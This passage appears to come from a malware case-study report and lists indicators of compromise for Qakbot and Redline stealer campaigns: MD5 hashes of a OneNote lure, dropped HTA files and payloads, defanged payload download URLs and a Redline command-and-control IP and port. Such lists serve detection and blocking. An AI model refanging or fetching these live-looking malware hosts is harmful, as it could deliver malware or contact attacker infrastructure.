- https://starcomputadoras[.]com/lt2eLM6/01.gif = Qakbot (cmd dropped)

Case Study-3:

[+] MD5:

- 973e87ec99502aac9a12f987748a812a = Redline OneNote File
- 39f3c510f46d605202844e35c07db84b = Dropped Hta File 1
- 558da264c83bfe58c1fc56171c90c093 = Dropped Hta File 1
- C6ba1a7b2b90e18b6c25382453370169 = Dropped Hta File 1
- d3713110654dc546bd5edc306a6e7efd = Redline payload

[+] Network Indicators:

- https://somosnutrisalud[.]cl/installs/clean/payroll.exe = Payload1
- https://wi-protect[.]com/install/Eulsm.exe = Payload2
- https://oiartzunirratia[.]eus/install/clean/Lcovlccdxd.exe = Redline Payload
- 194[.]26[.]192[.]248:7053 =Redline C2 Url